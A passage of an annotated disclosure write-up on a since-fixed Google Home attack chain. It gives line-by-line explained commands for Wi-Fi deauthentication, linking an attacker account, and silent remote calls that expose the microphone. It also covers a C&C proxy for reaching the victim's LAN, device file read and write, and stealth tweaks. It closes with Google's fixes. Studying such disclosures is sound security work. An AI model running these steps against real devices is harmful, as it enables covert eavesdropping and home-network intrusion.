?rt=bis a query parameter the app sends; the report does not explain it further. Authorization: Bearer [token from gpsoauth]is the header that proves which Google account is making the request. "Bearer" means "whoever holds this token is authorised".- The
[...]line stands for other headers the Home app adds, which the report calls uninteresting. Content-Type: application/protobufsays the body is Protocol Buffers data.- The body is the device info payload built from the local API values.
The Authorization header carries the OAuth token from gpsoauth, and the body is the protobuf payload built from the local API values. To build that payload, the researcher wrote a .proto file, giving known fields descriptive names and unknown fields generic ones:
syntax = "proto2";

message LinkDevicePayload {
    message Payload {
        message Data {
            required uint32 i1 = 1;
            required uint32 i2 = 2;
        }
        required string device_id = 1;
        required string device_cert = 2;
        required string device_name = 6;
        required string s7 = 7;
        required uint32 i8 = 8;
        required Data d = 9;
        required uint32 i10 = 10;
        required uint32 i12 = 12;
    }
    required Payload p = 1;
}
Line by line:
syntax = "proto2";says which version of the Protocol Buffers language is used.message LinkDevicePayload { ... }defines the outer structure.message Payload { ... }defines a nested structure, andmessage Data { ... }defines a further nested one.required uint32 i1 = 1;declares a field namedi1of type unsigned 32-bit integer, with field number 1.requiredmeans it must be present.required string device_id = 1;is the cloud ID, given a descriptive name.required string device_cert = 2;is the certificate.required string device_name = 6;is the device name.required string s7 = 7;andrequired uint32 i8 = 8;are fields whose meaning the researcher did not know, so they got generic names.required Data d = 9;is the nested message seen in the decoded output.required uint32 i10 = 10;andrequired uint32 i12 = 12;are more unknown fields.required Payload p = 1;wraps everything in the outer field number 1.
As a smoke test, the .proto was used to encode a message with the same values as the captured one, and the binary output was checked to be identical. The result was a Python script that takes Google credentials and an IP address and links the account to the Google Home at that IP.
Why this step: once the format is understood, the researcher no longer needs the phone app. A script can do the same thing, which makes the attack repeatable and automatable.
Step 3: Turn the linked account into remote microphone access
The researcher first targeted routines, which execute voice commands on the device remotely. Prior work (the "Light Commands" attack) suggested commands an attacker might use, including controlling smart home switches, opening garage doors, making online purchases, unlocking and starting vehicles, and brute forcing PINs for smart locks. Brute forcing means trying many possibilities until one works. The researcher wanted something that works on all Google Home devices regardless of what other smart devices the user owns.
Conversational actions were considered and rejected: they do not get raw microphone audio, only a transcription, and they do not run on the device. Google's servers talk to the app via webhooks. A webhook is a URL that one service calls to notify another. Then the "call (phone number)" command came to mind: it can tell the device to start sending its microphone feed to an arbitrary phone number.
The routine interface in the Home app looks like this:
The image shows the routine creation screen in the Google Home app.
mitmproxy showed that this is a WebView embedding https://assistant.google.com/settings/routines, which loads in a normal browser when logged in to a Google account, making reverse engineering easier. A WebView is a small browser embedded inside an app.
A routine was created to run "call [my phone number]" on Wednesdays at 8:26 PM (it was a Wednesday at 8:25 PM). For time-based routines, a "device for audio" must be chosen from the devices linked to the account:
The image shows the device picker for a scheduled routine.
A minute later the routine ran on the Google Home and called the phone. Picking up let the researcher listen to themselves through the device's microphone. Later, inspecting network requests showed that the precise second can be specified as well as hour and minute, so routines could be triggered within seconds rather than about a minute.
Why this step: this turns remote control into remote listening. The microphone is the most sensitive part of the device, and the call feature is a built-in way to stream it out.
Step 4: Attack scenario with LAN access
The first scenario assumes the attacker can get a malicious Android app onto the victim's phone:
- Victim installs attacker's malicious Android app.
- App detects a Google Home on the network via mDNS.
- App uses the basic LAN access it is automatically granted to silently issue the two HTTP requests necessary to link the attacker's account to the victim's device (no special permissions necessary).
The attacker can then spy on the victim through the Google Home. This still needs social engineering and user interaction. Social engineering means tricking a person into doing something, such as installing an app.
Why this scenario matters: it shows the attack does not need the attacker to be physically nearby, only that the victim installs an app. But it still needs the victim to act.
Step 5: Attack scenario without the Wi-Fi password
Abstractly, the combined device information (name, certificate, cloud ID) acts as a password granting remote control, and the device exposes it over the local network. The question was whether the local API can be reached another way.
The report discusses CastHack (2019), where thousands of Cast devices were exposed to the Internet. UPnP was initially suspected, but it appears UPnP is only used by Cast devices for local discovery, not port forwarding. UPnP (Universal Plug and Play) is a set of rules that lets devices on a home network open ports on the router automatically. Port forwarding means making an internal device reachable from the Internet. The likely cause was a widespread networking misconfiguration. The CastHack authors did not realise the level of access the local API provides when combined with cloud APIs. Their list of what attackers could do covered local API endpoints only, and this was before the local API required an auth token. The researcher found hundreds of Cast devices with port 8443 exposed using some simple search queries but did not pursue this, since bad router configuration is not something Google can fix. Shodan is a search engine for Internet-connected devices.
Reading about CastHack led to the 2014 "RickMote" by Dan Petro of Bishop Fox. When a Chromecast loses its Internet connection it enters a "setup mode" and creates its own open Wi-Fi network. The intended purpose is so the owner can reset Wi-Fi settings from the Home app. The RickMote abuses this. Forcing a device off its network is usually easy with deauthentication frames, which are management frames and are not encrypted under WPA2. A frame is a unit of data sent over Wi-Fi. Management frames are the control messages that set up and tear down connections. Deauthentication is a management frame that tells a device to disconnect. WPA2 is the common Wi-Fi encryption standard. 802.11w and WPA3 support encrypted management frames, but the Google Home Mini supports neither (see the footnote below), and the router would also need to support them, which the report says is rare among consumer routers at the time. Channel jamming remains an option but needs specialised, illegal hardware. Channel jamming means flooding the radio channel with noise so nobody can communicate.
To check whether setup mode still exists on the Google Home, aircrack-ng was installed and a deauth attack launched:
aireplay-ng --deauth 0 -a [router BSSID] -c [device MAC address] [interface]
Line by line:
aireplay-ngis the part of aircrack-ng that sends crafted Wi-Fi frames.--deauth 0sends deauthentication frames continuously. The0means "keep going", not "send zero".-a [router BSSID]is the address of the access point (the router). A BSSID is the unique identifier of a Wi-Fi network.-c [device MAC address]is the address of the target device. A MAC address is a hardware identifier burned into a network chip.[interface]is the name of the wireless adapter on the attacker's machine.
The Google Home immediately disconnected and created its own network:
The image shows the Google Home's own setup network appearing after the deauth.
Connecting to that network and using netstat showed the device had assigned itself [redacted]. netstat is a command that lists network connections and routes. A local API request worked:
Line by line:
curl -s --insecuremakes a silent request that accepts the self-signed certificate.- The URL is the same
eureka_infoendpoint, now on the device's own network address. | python3 -m json.toolpipes the output into a small Python program that pretty-prints JSON with indentation. The|symbol means "send the output of the left command into the right command".- The response contains
device_infowithcloud_device_id, thenameand thesignblock with the certificate. The[...]marks parts the report left out.
With this information it is possible to link an account to the device and control it remotely. The resulting scenario needs no Wi-Fi password:
- Attacker discovers the victim's Google Home by listening for MAC addresses with prefixes associated with Google Inc. (e.g.
E4:F0:42). - Attacker sends deauth packets to disconnect the device and make it enter setup mode.
- Attacker connects to the device's setup network and requests its device info.
- Attacker connects to the Internet and uses the obtained device info to link their account to the victim's device.
The attacker can then spy on the victim over the Internet, with no further proximity needed.
Why this scenario matters: it removes the need for the victim to do anything. The attacker only needs to be within wireless range for a short time.
Step 6: Reaching the victim's LAN through the Local Home SDK
With a linked account the attacker can get the local auth token and change settings through the local API, execute commands remotely through routines, and install actions. Conversational actions were too sandboxed. A sandbox is a restricted environment that limits what a program can do. Smart home actions are the mechanism manufacturers use to add device support to the Google Home platform. Google had recently (April 2020) added the Local Home SDK to run them locally in TypeScript or JavaScript on the device. An SDK (software development kit) is a set of tools for building software for a platform.
Local home apps do not get direct LAN access. The app specifies a scan configuration using mDNS, UPnP or UDP broadcast. UDP broadcast is a way to send a message to every device on a network at once. The Google Home scans on the app's behalf, and matching devices are returned as a JavaScript object the app can use over TCP/UDP/HTTP. The documentation mentions debugging with Chrome DevTools. Chrome DevTools is the set of developer tools built into the Chrome browser. When a local home app runs in testing mode (deployed to the developer's own account) the Google Home opens port 9222 for the Chrome DevTools Protocol (CDP), which gives complete control over the Chrome instance, including opening and closing tabs and intercepting network requests.
The idea: give a scan configuration that makes the Google Home scan for itself, then connect to CDP and use the Chrome instance to make arbitrary requests in the LAN. A local home app was created with the linked account and a scan config for _googlecast.[redacted]. After a reboot the app loaded automatically, found the device itself, and HTTP requests to localhost worked. localhost means "this same machine".
CDP uses WebSockets, which are not subject to the same-origin policy. A WebSocket is a two-way connection that stays open. The same-origin policy is a browser rule that stops a page from one site reading data from another site. Because WebSockets are exempt, a WebSocket to localhost can be opened from the local home app even when hosted on a public website. Because CDP access could lead to trivial RCE on desktop Chrome, the WebSocket address is randomly generated each time debugging is enabled. RCE means remote code execution, running the attacker's code on the target. It can be retrieved with a GET to http://[CDP host]:9222/json, normally protected by the same-origin policy, but the Local Home SDK's access to localhost allows that request, after which the JS WebSocket() constructor connects. Through CDP the attacker can send arbitrary HTTP requests in the victim's LAN, and the researcher also found a way to read and write arbitrary files on the device.
Why this step: it turns the speaker into a tunnel into the home network. The attacker does not need the Wi-Fi password because the speaker itself makes the requests.
Step 7: PoC #1, spy on the victim
A PoC (proof of concept) is a working demonstration that proves an issue is real. The PoCs are published at https://github.com/DownrightNifty/gh_hack_PoC. The researcher notes they probably no longer work since the issues were fixed. PoC #1 runs on Android via Python on Termux. Termux is an app that gives you a Linux command line on Android. It re-implements the device link and routines APIs, with utilities google_login.py, link_device.py, reset_volume.py and call_device.py.
- Download
protocand add it to your PATH. PATH is the list of folders the system searches for programs. - Install the requirements:
pip3 install requests==2.23.0 gpsoauth httpx[http2]
Line by line:
pip3is the Python package installer.installtells it to download and set up packages.requests==2.23.0installs a specific version of the popular HTTP library. Pinning the version makes the PoC reproducible.gpsoauthis the Google login library.httpx[http2]installs another HTTP library with its optional HTTP/2 support. HTTP/2 is a newer version of the web protocol.
- Create the "attacker" Google account.
- Log in with
python3 google_login.py. - Get within wireless proximity of the Google Home.
- Deauth the Google Home. Raw packet injection needs a rooted phone and does not work on some Wi-Fi chips. Raw packet injection means sending hand-crafted Wi-Fi frames. The researcher used a NodeMCU board (under $5 on Amazon) flashed with spacehuhn's deauther firmware, whose web UI scans for nearby devices and deauths them. It found the Google Home by its "Google" MAC prefix.
- Connect to the Google Home's setup network (named
[device name].o). - Link the account:
python3 link_device.py --setup_mode [redacted]
Line by line:
python3runs the Python interpreter.link_device.pyis the script that performs the link.--setup_mode [redacted]tells the script it is talking to a device in setup mode at that address.
As well as linking the account, "night mode" is enabled to make the attack stealthy. Night mode lowers maximum volume and LED brightness. Music volume is unaffected and the decrease is almost entirely suppressed above 50%, so the change is unlikely to be noticed. But at 0% volume the Assistant voice is completely muted, whereas with night mode off it can barely be heard at 0%.
- Stop the deauth attack and wait for the device to reconnect.
python3 reset_volume.py 4resets the volume to 40%, since enabling night mode set it to 0%. - With the account linked, the device can be made to call a phone number silently at any time over the Internet, letting the attacker listen to the microphone feed:
python3 call_device.py [phone number]
Line by line:
python3runs Python.call_device.pyis the script that triggers the call.[phone number]is the number to call, redacted here.
The commands "set the volume to 0" and "call [number]" are executed remotely through a routine. The only thing the victim may notice is the LEDs turning solid blue, which they would probably assume is a firmware update. Firmware is the software built into a device. The official support page on LED colours only says solid blue means "Your speaker needs to be verified by you" and does not mention calling. During a call the LEDs do not pulse as they normally do when the device is listening, so there is no indication the microphone is open.
The video shows what it looks like when a call is initiated remotely.
There is no audible indication that the commands are running, which makes it hard for the victim to notice. The device can still mostly be used normally, although some commands, such as music playback, do not work during a call.
Why this step: it packages the whole attack into a few scripts that run from a phone, showing how quick and easy it is. The report says the attack could be performed within the span of a few minutes.
Step 8: PoC #2, arbitrary HTTP requests on the victim's network
c2.py is the command and control server. A command and control server (C&C) is the attacker's central server that sends instructions to compromised devices. app.js and index.html are the local home app.
- Configure and start the C&C server:
pip3 install mitmproxy websockets
Line by line:
pip3 installinstalls Python packages.mitmproxyis the proxy program.websocketsis a library for WebSocket connections.
mitmdump --listen-port 8000 --set upstream_cert=false --ssl-insecure -s c2.py
Line by line:
mitmdumpis the non-interactive version of mitmproxy.--listen-port 8000makes it listen on port 8000.--set upstream_cert=falsetells it not to present its own certificate upstream.--ssl-insecuretells it not to verify upstream certificates.-s c2.pyloads a custom script, here the C&C logic.
By default a proxy server starts on localhost:8000 and a WebSocket server on [redacted]:9000. [redacted] means "all network interfaces". The proxy relays requests from programs on the computer (such as curl) to the victim's Google Home through the WebSocket. In a real attack the WebSocket port would need to be exposed to the Internet so the Google Home could connect. For a local demonstration it does not.
- Configure the local home app. Change
C2_WS_URLat the top ofapp.jsto the WebSocket URL of the C&C server, reachable by the Google Home. Hostindex.htmlandapp.jssomewhere reachable by the Google Home. For local demonstration,python3 -m http.serverstarts a simple file server. - Deploy the local home app to the account:
- Follow the linked instructions to create a sample app on the account.
- Add a fake device:
npm run firebase --prefix functions/ -- functions:config:set \
    strand1.leds=16 strand1.channel=1 \
    strand1.control_protocol=HTTP
npm run deploy --prefix functions/
Line by line:
npmis the Node.js package manager. Node.js is a JavaScript runtime.run firebaseruns a script namedfirebasedefined in the project.--prefix functions/runs it in thefunctions/folder.--separates npm's own options from the arguments passed to the script.functions:config:setsets configuration values for the cloud functions.strand1.leds=16 strand1.channel=1 strand1.control_protocol=HTTPare the fake device's attributes. The report says the specific values do not matter.- The backslash
\at the end of a line means the command continues on the next line. npm run deploy --prefix functions/deploys the cloud functions.
This makes the cloud fulfilment include an otherDeviceIds field in responses to SYNC requests. Fulfilment is the server-side code that handles the smart home commands. SYNC is the request the platform sends to discover what devices exist. As far as the researcher understands, that is all that is required to activate local fulfilment, and the specific device IDs or attributes do not matter.
- In the Actions Console, go to Develop -> Actions -> Configure local home SDK and set the "testing URL for Chrome" to the URL of
index.html. For local demonstration this can be a private IP, but it must be reachable by the Google Home. - Add these mDNS scan configurations:
_googlecast.[redacted],_googlezone.[redacted],_googlerpc.[redacted]. - In Google Assistant settings on the phone, select "Home Control", then "+", and select the app with the
[test]prefix to link it.
- Get within wireless proximity of the victim's Google Home, force it into setup mode, and link the account with
link_device.pyfrom PoC #1. - Reboot the device. While still on the setup network, POST to
/rebootwith body{"params":"now"}and acast-local-authorization-tokenheader obtained withHomeGraphAPI.get_local_auth_tokens()fromgoogleapi.py. For local demonstration, unplugging and replugging works. - Not long after the reboot, the Google Home downloads and runs the local home app. The app waits for the
IDENTIFYrequest it receives when the Google Home finds itself through mDNS scanning, connects to the CDP WebSocket on port 9222, opens a WebSocket to the C&C server and waits for commands. If disconnected from either, it retries every 5 seconds. It seems to run indefinitely. The documentation says apps may be killed for excessive memory use, but the researcher has not seen this and has left the app running overnight. A reboot reloads the app.
HTTP(S) requests can then be sent on the victim's private LAN as if the attacker had the Wi-Fi password, by routing a program through the local proxy:
curl --proxy 'localhost:8000' --insecure -v https://localhost:8443/setup/eureka_info
Line by line:
curlmakes the request.--proxy 'localhost:8000'sends it through the local proxy on port 8000.--insecureaccepts the self-signed certificate.-vmeans verbose, printing details of the exchange.- The URL uses
localhost, which through the proxy resolves to the Google Home's IP.
Through the proxy, localhost resolves to the Google Home's IP, and the JSON response contains the IP, which helps map the LAN. Chrome can also be routed through the proxy:
chrome --proxy-server='localhost:8000' --ignore-certificate-errors --user-data-dir='SOME_DIR'
Line by line:
chromestarts the browser.--proxy-server='localhost:8000'sends all its traffic through the proxy.--ignore-certificate-errorsaccepts invalid certificates.--user-data-dir='SOME_DIR'uses a separate profile folder, so the experiment does not touch the normal profile.
The Google Home's IP reveals the subnet of the victim's other devices. A subnet is a range of addresses on the same network. With the researcher's Google Home at [redacted], other devices would be in [redacted] to [redacted]. A script could curl every address, and since each check takes a few seconds, trying all of them would take around 10 minutes. On the researcher's LAN, a printer's web interface at http://[redacted] had a network settings page with an <input type="password"> pre-filled with the Wi-Fi password in plaintext, plus a firmware update mechanism the researcher imagines could be vulnerable. <input type="password"> is the HTML tag for a password field. The router at [redacted] (among the first results for "default router IPs") also returns the Wi-Fi password in plaintext. The researcher had changed the default admin password, but most people do not, so an attacker could find it by searching for "[brand name] router password" and then change the DNS server, install malicious firmware updates and so on. DNS is the system that turns names like example.com into addresses. Even a changed router password may not help: in June 2020 a researcher found a buffer overflow in the web interface of 79 Netgear router models leading to a root shell and described the process as "easy". A buffer overflow is a bug where a program writes more data than a fixed-size space can hold, often letting an attacker run their own code. A root shell is a command line with full administrator rights.
Why this step: it shows the real impact. The speaker becomes a doorway into the home network, and many home devices are poorly protected.
Step 9: PoC #3, read and write arbitrary files on the device
This uses the DOM.setFileInputFiles and Page.setDownloadBehavior methods of CDP. The reproduction writes /tmp/example_file.txt and reads it back.
- Enable remote debugging on the Google Home by following the linked instructions with an account linked to the device.
- Install the requirements:
npm install ws
pip install flask
Line by line:
npm install wsinstalls thewsWebSocket library for Node.js.pip install flaskinstalls Flask, a small Python web framework.
- Create a file, e.g.
echo 'test' > example_file.txt.echoprints text, and>redirects it into a file. - Run
python3 write_server.py example_file.txt. TheHOSTandPORTvariables at the top can be changed. Note the URL, likehttp://[IP]:[port], which must be reachable by the Google Home. - Run
node write.js [Google Home IP] [write server URL] /tmp. The Google Home's IP is available in the Home app. The file is written to/tmp/example_file.txt. - Run
python3 read_server.py. Host and port can be changed as before. - Run
node read.js [Google Home IP] [read server URL]and enter/tmp/example_file.txtwhen prompted. - Verify that
example_file.txtwas dumped todumped_files/example_file.txt.
The researcher could not explore the filesystem directly. <input type="file" webkitdirectory> did not work for uploading folders. So the exact impact is unclear. Some structure was inferred from the "open source licenses" info and the DEFCON talk. Binaries such as /system/chrome/cast_shell and /system/chrome/lib/libassistant.so were dumped and strings run on them to find interesting files. strings is a command that prints readable text found inside a binary file. /data/chrome/chirp/assistant/cookie may contain user info. /data/chrome/chirp/assistant/settings and /data/chrome/chirp/assistant/phenotype_package_store both contain the GAIA IDs of the accounts linked to the Google Home. A GAIA ID is Google's internal numeric identifier for an account. /data/chrome/chirp/assistant/nightmode/nightmode_params was dumped, hex edited, and overwritten, and the changes were applied after a reboot. Hex editing means changing the raw bytes of a file. The researcher imagines that a bug in a config file parser could potentially have led to RCE.
Why this step: file read and write on the device is a much deeper level of access than sending commands. It could expose data or, if a parser bug exists, lead to code execution.
Step 10: Static analysis of the Home app (footnote)
Static analysis means examining software without running it, for example by decompiling it. The researcher also decompiled the Home app and found no security issues there, but did find local API details missing from the unofficial docs.
Searching for a known endpoint (get_app_device_id) in the decompiled sources:
The image shows the search for the known endpoint in the decompiled app.
The information was in defpackage/ufo.java:
The image shows the file where the endpoint list was found.
SHOW_LED was not in the unofficial docs. Searching for its use led to StereoPairCreationActivity:
The image shows where the SHOW_LED constant is used.
Using JADX's "rename symbol" feature and renaming some methods led to the class that builds the JSON payload:
The image shows the class that constructs the JSON payload.
JADX is a tool that turns an Android app back into readable Java source. The payload is an integer animation_id, used like this:
$ curl --insecure -X POST -H 'cast-local-authorization-token: [token]' -H 'Content-Type: application/json' -d '{"animation_id":2}' https://[Google Home IP]:8443/setup/assistant/show_led
Line by line:
curl --insecuremakes a request that accepts the self-signed certificate.-X POSTuses the POST method.-H 'cast-local-authorization-token: [token]'adds the auth token header. The token is redacted here.-H 'Content-Type: application/json'says the body is JSON.-d '{"animation_id":2}'is the body, asking for animation number 2.- The URL is the
show_ledendpoint on the device.
This plays a slow pulsing animation. There appear to be only two animations: 1 (reset LEDs to normal) and 2 (continuous pulsing).
The researcher also found the algorithm used to encrypt the Wi-Fi password before sending it to /setup/connect_wifi. With HTTPS in use the encryption seems redundant, but the researcher imagines it was originally implemented to protect against MITM attacks exposing the Wi-Fi password. MITM means man in the middle: an attacker sitting between two parties and reading or changing their traffic. The password is encrypted with RSA PKCS1 and the device's public key from /setup/eureka_info. RSA is a public-key encryption algorithm. PKCS1 is a padding scheme used with it. A public key is the half of a key pair that can be shared; data encrypted with it can only be decrypted with the matching private key.
The image shows the code that encrypts the Wi-Fi password with RSA PKCS1 and the device's public key.
Footnote: deauth attacks on the Google Home Mini
The report clarifies how the lack of WPA3 and 802.11w support was established. The researcher's own router did not support these, so a friend's router running OpenWrt was borrowed. OpenWrt is a free and open-source operating system for routers. Of the three 802.11w modes (disabled by default, optional, required), with "required" the Google Home Mini could not connect while a Pixel 5 (Android 12) and a MacBook Pro (macOS 12.4) had no issues. The same happened with WPA3 enabled. With "optional" the Mini connected but was still vulnerable to deauth attacks, as expected. This was tested on the latest Mini firmware at the time of writing (1.56.309385, August 2022) on 1st gen hardware (codename mushroom). The researcher assumes it is a limitation of the Wi-Fi chip rather than software.
Root cause
The core issue is that the combined device information (name, certificate and cloud ID), which the device exposes over its local API, was sufficient to link an account to the device through the cloud API. The local API's auth token requirement protects the local endpoints, but the linking path goes through clients3.google.com, and the values needed to build that request are readable from /setup/eureka_info without any token. The researcher describes the combined info as acting like a "password" that grants remote control, exposed over the local network.
The second issue is that the device falls back to an open setup network when it loses its connection, so anyone in wireless range can reach the local API without the Wi-Fi password. Deauthentication frames are unencrypted management frames, and the Google Home Mini supports neither 802.11w nor WPA3, so forcing the fallback is straightforward.
The third is that a linked account can create routines that run "call [phone number]" remotely, which turns the microphone into a remote listening device, and can install local home apps that reach CDP on port 9222, which gives arbitrary LAN requests and, as the researcher found, file read/write.
The researcher's reflection is that Google Home's architecture is based on Chromecast, which does not emphasise security against proximity-based attacks because little is at stake. The Google Home is far more security-critical because it controls other smart home devices and has a microphone. Features such as scheduled routines (July 2018) and the Local Home SDK (April 2020) were added over time, and the researcher guesses the engineers assumed the account linking process was secure. Earlier researchers focused on the local API endpoints, which only adjust basic settings. The subtlety here is that an innocuous-looking local API request for device info, combined with cloud APIs, gives control. The low-level security of the device is generally good, per the DEFCON talk, and the issues were at the high level.
Impact
An attacker within wireless proximity of a Google Home can install a backdoor account on it. Then, over the Internet, they can send commands to the device, access its microphone feed (for example by making it call a phone number and listening in), and make arbitrary HTTP requests within the victim's LAN. The LAN access could potentially expose the Wi-Fi password or give direct access to the victim's other devices. The researcher demonstrated finding a printer web interface with the Wi-Fi password pre-filled in plaintext and a router interface returning the Wi-Fi password in plaintext, and notes that default router admin passwords are commonly unchanged. The file read/write capability's exact impact is unclear because the researcher could not explore the filesystem, though config files containing GAIA IDs and a night mode parameter file were read and modified.
The first scenario requires the victim to install a malicious Android app, which then uses its automatic LAN access to issue the two HTTP requests needed to link the attacker's account. The second requires only wireless proximity, no Wi-Fi password. The report notes that the CastHack exposure of devices to the Internet was likely a widespread networking misconfiguration rather than something Google can fix, and the researcher did not pursue Internet-exposed devices beyond finding hundreds with port 8443 open.
Fix
The report lists these fixes deployed by Google:
- Linking an account through the
/deviceuserlinksbatchAPI now requires an invite to the "Home" the device is registered to. Without being added, the attempt returns aPERMISSION_DENIEDerror. - "Call [phone number]" commands can no longer be initiated remotely through routines.
Deauthing the Google Home and reading device info from /setup/eureka_info still works, but the info can no longer be used to link an account, and the rest of the local API is inaccessible because a local auth token cannot be obtained.
On devices with a display (such as Google Nest Hub), the setup network is protected with a WPA2 password shown as a QR code on the display and scanned with the Home app. A QR code is a square barcode that a phone camera can read. On those devices, saying "add my voice" brings up a screen with a link code and instructions to visit https://g.co/nest/voice, which can link an account even if it is not added to the Home, since physical access is still required. The "add my voice" command does not appear to work on the Google Home Mini, probably because it has no display for a link code. The researcher suggests speaking the code or texting it to a provided number as alternatives.
Variants to test
- Check whether other Cast-based devices expose the same device info over
/setup/eureka_infowithout a token, and whether that info is still accepted by the cloud linking API. A positive result is a successful link, or aPERMISSION_DENIEDthat shows the request reached the authorisation check. - Test whether the setup-mode fallback network is open on other models, and whether the local API answers on it. A positive result is an unauthenticated response from
/setup/eureka_infoon the device's own network after a deauth. - Check whether the device supports 802.11w or WPA3 by connecting it to a router configured for "required" or WPA3. A positive result for the attack is the device failing to connect, as the Mini did, leaving deauth available.
- Look for other cloud APIs that accept device identifiers obtainable from the local API, such as the routines API. A positive result is a command executed on a device the account is not a member of.
- Enumerate local API endpoints by searching decompiled app sources for known endpoint strings, as was done for
get_app_device_idandSHOW_LED. A positive result is an undocumented endpoint that accepts a JSON payload. - Test whether local home apps in testing mode still open CDP on port 9222 and whether
http://[CDP host]:9222/jsonis reachable through the Local Home SDK. A positive result is a WebSocket URL that accepts a connection. - Test whether CDP methods
DOM.setFileInputFilesandPage.setDownloadBehaviorcan write and read files on other devices. A positive result is a file written to a chosen path and dumped back. - Scan the LAN from a compromised device for management interfaces, looking for pre-filled password fields and firmware update mechanisms. A positive result is a device page returning credentials in plaintext.
- Check whether the Wi-Fi password sent to
/setup/connect_wifiis still encrypted with RSA PKCS1 and the device public key, and whether the encryption matters given HTTPS. A positive result is a decryptable password from captured traffic if HTTPS is stripped.
Glossary
- API: a defined set of addresses and rules that one program uses to talk to another.
- Account linking: telling a device that a particular account is allowed to control it.
- Action: a small application that adds a capability to the speaker.
- Routine: a saved shortcut that runs a series of commands, optionally on a schedule.
- mDNS: a way for devices on the same network to find each other without a central server.
- Token: a short piece of text that proves you are allowed in, shown with each request.
- Certificate: a digital identity document a server presents to prove who it is.
- Self-signed certificate: a certificate a device made for itself rather than one issued by a trusted authority.
- SSL pinning: an app refusing to trust any certificate except the exact one it expects.
- Rooting: gaining full administrator control over a phone's operating system.
- Frida: a tool that injects code into a running app to observe or change its behaviour.
- Hooking: intercepting a function call inside a running program.
- mitmproxy: a free and open-source program that sits between a device and the Internet and lets you read the traffic.
- FOSS: free and open-source software.
- Port: a numbered door on a machine that a service listens on.
- nmap: a tool that probes a machine to see which ports are open.
- dns-sd: a command-line tool for browsing mDNS services.
- Protocol Buffers: Google's binary serialisation format for structured data.
- Serialisation: turning structured data into a stream of bytes.
- protoc: the Protocol Buffers compiler, used to encode and decode messages.
- gpsoauth: a Python library implementing Android's Google login flow.
- OAuth token: a temporary pass issued after login so programs can act on your behalf.
- WebView: a small browser embedded inside an app.
- Webhook: a URL that one service calls to notify another.
- Social engineering: tricking a person into doing something, such as installing an app.
- UPnP: a set of rules that lets devices on a home network open ports on the router automatically.
- Port forwarding: making an internal device reachable from the Internet.
- Shodan: a search engine for Internet-connected devices.
- Frame: a unit of data sent over Wi-Fi.
- Management frame: a control message that sets up or tears down a Wi-Fi connection.
- Deauthentication: a management frame that tells a device to disconnect.
- WPA2 / WPA3: common Wi-Fi encryption standards.
- 802.11w: a standard for encrypting Wi-Fi management frames.
- Channel jamming: flooding a radio channel with noise so nobody can communicate.
- BSSID: the unique identifier of a Wi-Fi network.
- MAC address: a hardware identifier burned into a network chip.
- netstat: a command that lists network connections and routes.
- localhost: the name for "this same machine".
- Sandbox: a restricted environment that limits what a program can do.
- SDK: a set of tools for building software for a platform.
- UDP broadcast: sending a message to every device on a network at once.
- Chrome DevTools: the developer tools built into the Chrome browser.
- CDP: the Chrome DevTools Protocol, which gives control over a Chrome instance.
- WebSocket: a two-way connection that stays open.
- Same-origin policy: a browser rule that stops a page from one site reading data from another site.
- RCE: remote code execution, running the attacker's code on the target.
- PoC: proof of concept, a working demonstration that proves an issue is real.
- Termux: an app that gives you a Linux command line on Android.
- PATH: the list of folders the system searches for programs.
- C&C server: the attacker's central server that sends instructions to compromised devices.
- Fulfilment: the server-side code that handles smart home commands.
- SYNC: the request the platform sends to discover what devices exist.
- Firmware: the software built into a device.
- Subnet: a range of addresses on the same network.
- DNS: the system that turns names like example.com into addresses.
- Buffer overflow: a bug where a program writes more data than a fixed-size space can hold.
- Root shell: a command line with full administrator rights.
- strings: a command that prints readable text found inside a binary file.
- GAIA ID: Google's internal numeric identifier for an account.
- Hex editing: changing the raw bytes of a file.
- Static analysis: examining software without running it, for example by decompiling it.
- JADX: a tool that turns an Android app back into readable Java source.
- MITM: man in the middle, an attacker sitting between two parties and reading or changing their traffic.
- RSA: a public-key encryption algorithm.
- PKCS1: a padding scheme used with RSA.
- Public key: the half of a key pair that can be shared; data encrypted with it can only be decrypted with the matching private key.
- OpenWrt: a free and open-source operating system for routers.
- QR code: a square barcode that a phone camera can read.
- Brute forcing: trying many possibilities until one works.



